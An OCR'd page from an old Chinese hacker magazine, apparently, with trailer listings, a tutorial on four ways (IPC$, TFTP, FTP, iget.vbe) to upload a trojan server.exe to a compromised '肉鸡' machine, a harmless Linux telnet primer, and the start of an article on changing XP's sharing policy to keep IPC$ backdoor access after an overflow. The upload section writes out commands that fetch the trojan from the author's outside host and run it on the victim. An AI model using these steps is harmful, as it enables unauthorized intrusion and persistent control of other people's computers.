
新片预告

《哈利波特4》预告片


《电锯惊魂2》预告片

《童梦奇缘》预告片

小鸡快跑



小鸡快跑



肉鸡上文件传输四法

逆 流 风

对于入侵电脑来说，溢出不失为一种找肉鸡的好方法，但是一些新手用别人编译的溢出工具溢出后，就不知道该怎么保存肉鸡。这时，大家想到木马了吧，但是怎么上传呢，现在我就说说网上几种常用的方法。

1.IPC$

IPC$（Internet Process Connection）是共享“命名管道”的资源，它是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得相应的权限，在远程管理计算机和查看计算机的共享资源时使用。

建立IPC$共享需要对方的用户名和密码（当然，空连接就不用了，空连接是不能传输文件的），我们可以用**net share ipc$**命令开启动对方的IPC$，并且对方应该开有139、445端口我们才能建立IPC$连接（不过Windows2000/xp系统默认是开启了ipc$的）。下面是一些IPC$入侵命令和我的注释：

net use \\ip\ipc$ "密码" /user:"用户名" # 和对方建立IPC$连接

copy c:\server.exe \\ip\admin$ # 把C盘下的server.exe传到对方的系统目录下

接着在对方的shell上执行就OK了。如果对方关闭了IPC$，我们可以使用命令开启，但是如果对方禁止了139、445端口的连接就比较麻烦了，我教大家一个方法，就是自己开自己的IPC$，在对方的shell上连接自己，操作的命令和上边的格式相同，只是copy命令改为**copy \\ip\c:\server c:\winnt\system32**。

2.TFTP

Tftp全称为Trivial File Transfer Protocol，中文名叫简单文件传输协议。大家可以从它的名称上看出，它适合传送“简单”的文件。

得到对方的shell后，我们可以用tftp协议传送自己的后门到对方电脑上。首先，我们得开放TFTP服务，我们可以使用tftp32.exe（如图1），将tftp32.exe与要上传的文件放在一个目录下，语法如下：

tftp [-i] [Host] [{get | put}] [Source] [Destination]

“put”将本地计算机上的文件传送到远程计算机上；“get”将远程计算机上的文件传送到本地计算机上。

例如：

tftp -i ip get server.exe c:/server.exe（其中ip是我们自己的ip）

tftp -i ip put server.exe（从对方机器上下载server.exe）




图 1

3.FTP

FTP，大家都认识的了，随便在网上找个免费空间，把你的木马放上去，再在肉鸡上登录，down就可以了（什么？你懒得去申请？那就自己架设自己的FTP吧，用20CN MINI FTP服务器（如图2）吧，简单易用，不用我教怎么用吧）。




图 2

例如我要下载放在我的免费空间上的server.exe文件。首先，在对方CMD下输入：**ftp liyx.512j.com**（我的免费空间）。

再根据提示输入用户名和密码登录，用**get RemoteFile [LocalFile]**语法，这里“RemoteFile”就是我们要下载的文件server.exe，“[LocalFile]”是下载后使用的文件名（如图3），注意，下载后的文件放在当前用户的目录下，即C:\Documents and Settings\用户名。




图 3

4.iget.vbe

这里iget.vbe是一个脚本文件（废话，谁不知道），它的作用就是用来下载我们的木马，先把这个文件用记事本打开，用**copy con iget.vbe**创建iget.vbe，输入**iget.vbe**的内容，按F6退出（如图4）。iget.vbe的使用方法：

cscript iget.vbe liyx.512j.com\server.exe server.exe（从liyx.512j.com上下载server.exe文件，如图5）。




图 4




图 5

总结

其实这篇文章没有什么技术含量，是让和我一样菜的菜菜虫看的，文件传输除了上边提到4种外，还有用exe2bat将exe文件转成bat文件（以前X讲过，大家可以去翻翻看），还可以使用dl.vbe，这个和iget.vbe差不多的。由于篇幅关系，就不再说了。最后希望小鸡们run quickly。

（文章中涉及到的程序TFTP32、IGET.VBE已收录在光盘中）

条条大道通罗马——另类Linux大体验

耿诗伟

Linux 是一个免费的类 Unix 操作系统。最早是由芬兰大学生 LinusTorvalds 首先于 1991 年开发的，经过遍布于全世界 Internet 上自愿参加的程序员的努力，加上计算机公司的支持，Linux 的影响和应用日益广泛，地位直逼 Windows 系统。Linux 一起步就敢于向 Microsoft 和 Sun 挑战。近一两年，弃 DOS 或 Windows 而采用 Linux 的用户与日俱增。其实，Linux 的成功是与它在许多电脑平台上运行时的稳定性有关，但最重要的还是“免费”。Linux 操作系统可以从 Internet 上直接免费下载使用，只要用户有快速的网络连接即可。而且，Linux 平台上的许多应用程序也是免费获取的。

说了这么多 Linux 的好处，很多朋友一定都想装一套 Linux 了，但是由于条件限制，例如自己没有电脑，或者是在网吧，这样就很难接触到 Linux 了！其实完全可以借助一些别的东西来学习 Linux，近日在网上闲逛，发现了一个学习 Linux 的好去处，不敢独享，与大家共同来体验免费学习 Linxu 的好去处！

请先记下这个地址 http://www.cyberspace.org。它是一台在美国连上 Internet 的 Unix 主机。之所以告诉大家这个地址是因为它提供免费的帐号供大家使用，可以先去那里申请一个帐号，然后在那里练习你所学到的 Unix 命令。在你成功的申请好帐号之后，请在你 Windows 系统中的 dos 或 cmd 窗口里输入 **telnet cyberspace.org** 等待连上主机。

小知识

Telnet 是进行远程登录的标准协议和主要方式，它为用户提供了在本地计算机上完成远程主机工作的能力。通过使用 Telnet，Internet 用户可以与全世界许多信息中心图书馆及其它信息资源联系。Telnet 远程登录的使用主要有两种情况，第一种是用户在远程主机上有自己的帐号 (Account)，即用户拥有注册的用户名和口令；第二种是许多 Internet 主机为用户提供了某种形式的公共 Telnet 信息资源，这种资源对于每一个 Telnet 用户都是开放的。

Telnet 是使用最为简单的 Internet 工具之一。在 Unix 系统中，要建立一个到远程主机的对话，只需在系统提示符下输入命令：**Telnet 远程主机名**，用户就会看到远程主机的欢迎信息或登录标志。在 Windows 系统中，用户将以具有图形界面的 Telnet 客户端程序与远程主机建立 Telnet 连接 (sagi 注：Windows 自带的 telnet 客户端程序并不具有图形界面，不过在网上倒也有许多拥有图形界面的 telnet 客户端程序)。

接下来就是输入你的用户名和密码，不要告诉我这些你都不会！如果你不会的话，你是怎么连到这个网页的？现在假定你连上了主机，系统的提示符应该是 "**cyberscpae.org%**"，这个就是提示符，就象 dos 里的“c:\>”，接下去我将开始命令篇。

当然你要连接上主机，必须先注册个用户才行！在这里进行简单的填写，就能顺利申请到一个用户名，用来登录 Unix 主机！我申请到的用户是 shilei。

看我怎么来学习！进去了吧！下面就可以免费使用这台主机给你提供的各种服务了，例如聊天、BBS 等，当然我来这里是直接学习操作 Linux 命令，要知道 Linux 命令可是这种情况下的探路石，没有它你将寸步难行！

1.ls

你记不记得学会的第一个 Dos 命令？反正我学会的第一个命令是“dir”：列目录和文件的命令。你学会的第一个 Unix 的命令也是列目录和文件的命令“ls”，功能是列出当前目录下的文件和目录。同 Dos 一样，Unix 系统命令也是带参数的。ls 的参数有 a、l、F。请注意，F 是大写。Unix 系统里对命令的大小写是严格区分的 (所以我们做网页常常会发生链接错误)。同 DOS 不一样的地方在于，Unix 命令的参数是“-”为其前导，而不是“/”，所以完整的 ls 命令是 **ls -l -a -F** 或 **ls -laF**。

“-l”：long 的意思，把文件的其他资料，如文件长度、上次修改的日期等等列出来。

“-a”：all 的意思，把本目录下所有的文件，包括隐含的文件也列出来。

“-F”：显示文件类型。“*”表示可执行文件，“/”表示目录，“@”表示链接。

好，请在你的机器上输入 **ls -l -a -F**，或许这是你一生里第一个 Unix 命令，记住了吧！

2.cd

变换目录，和 Dos 相同。如果你在 cd 后面没有给定目的地，则表示目的地是工作目录。在 unix 中有三种表示目录的符号“.”、“..”、“~”。“.”表示当前目录路径的位置，“..”表示当前路径的上一层目录，或称父目录，“~”表示工作目录，所谓工作目录指系统管理员分配给你的目录，比如你的用户名是 li，那么你的默认工作目录就是在“~li”，在 cd 后面加上“~li”就是去你的工作目录。

3.date

显示出当前的时间和日期，记住在 Unix 里你是无法修改系统时间的 (sagi 注：其实这主要是因为你的权限不够)，输出时间一般是格林威治时间。

4.who

该命令告诉你现在使用的系统里有哪些用户。Unix 是一个多用户的操作系统，同时在机器上的可能有数十甚至数百人。**who** 命令可以把他们的名字和终端号都列出来。who 命令有一个比较有趣的用法，**who am I** 如其字面上的意思，让 Unix 显示你的用户名和终端类型。

5.more

more 命令有点象 Dos 里的 Type 命令，就是显示文本文件的内容。比如你要显示文件 file1 的内容，可以用：**more file1**，当要看的文件超过屏幕可以容纳的行数，就会在屏幕的左下角出现一个“--More--”并告诉你已经看过了整个文件的百分之几。如果要继续看下去，就敲 Space Bar (空格键)，可以看下一页，或用 Enter (回车键)，就会读入下一行。**more** 命令还可以由你指定开始的行数。比如 file1 文件有 1000 行，你已经看过 100 行，那么可以用 **more +100 file1** 则直接从第 100 行开始看起。还有可以在命令里指定关键字，“ore +/key_word”这样写，more 就会从含有“key_word”字样的那一行的前两行开始显示。也许你已经注意到，Unix 里对文本文件的操作要比 Dos 强大的多，实际上的确如此。

先介绍这么多了，这篇文章只是调起大家 Linux 的兴趣，希望大家在 Linux 的自由世界玩的愉快！

关于溢出xp后如何使用ipc$

——用命令建立无毒后门

Donaroo

WinXP系统对于外来用户即使是admin也当成guest，所以我们就算得到对方的admin帐号密码也无法使用ipc$去连接对方，尽管提示命令成功完成，但是得到的权限却依旧只是guest，因此使得一些基于ipc$连接的软件无法使用，而上传文件也是不可能，对于许多菜鸟朋友来说，这是非常令人头痛的问题。

今天我在XP的本地安全策略中偶然看到一项“网络访问：本地帐户的共享和安全模式仅来宾－本地用户以来宾身份验证”，看一下属性，还有一项“经典－本地用户以自己的身份验证”。眼睛一亮，原来如此，将他改成“经典……”后，试了一下，用另一台机器可以通过ipc$连接到XP，和在Win2000下使用一样，哈，爽。

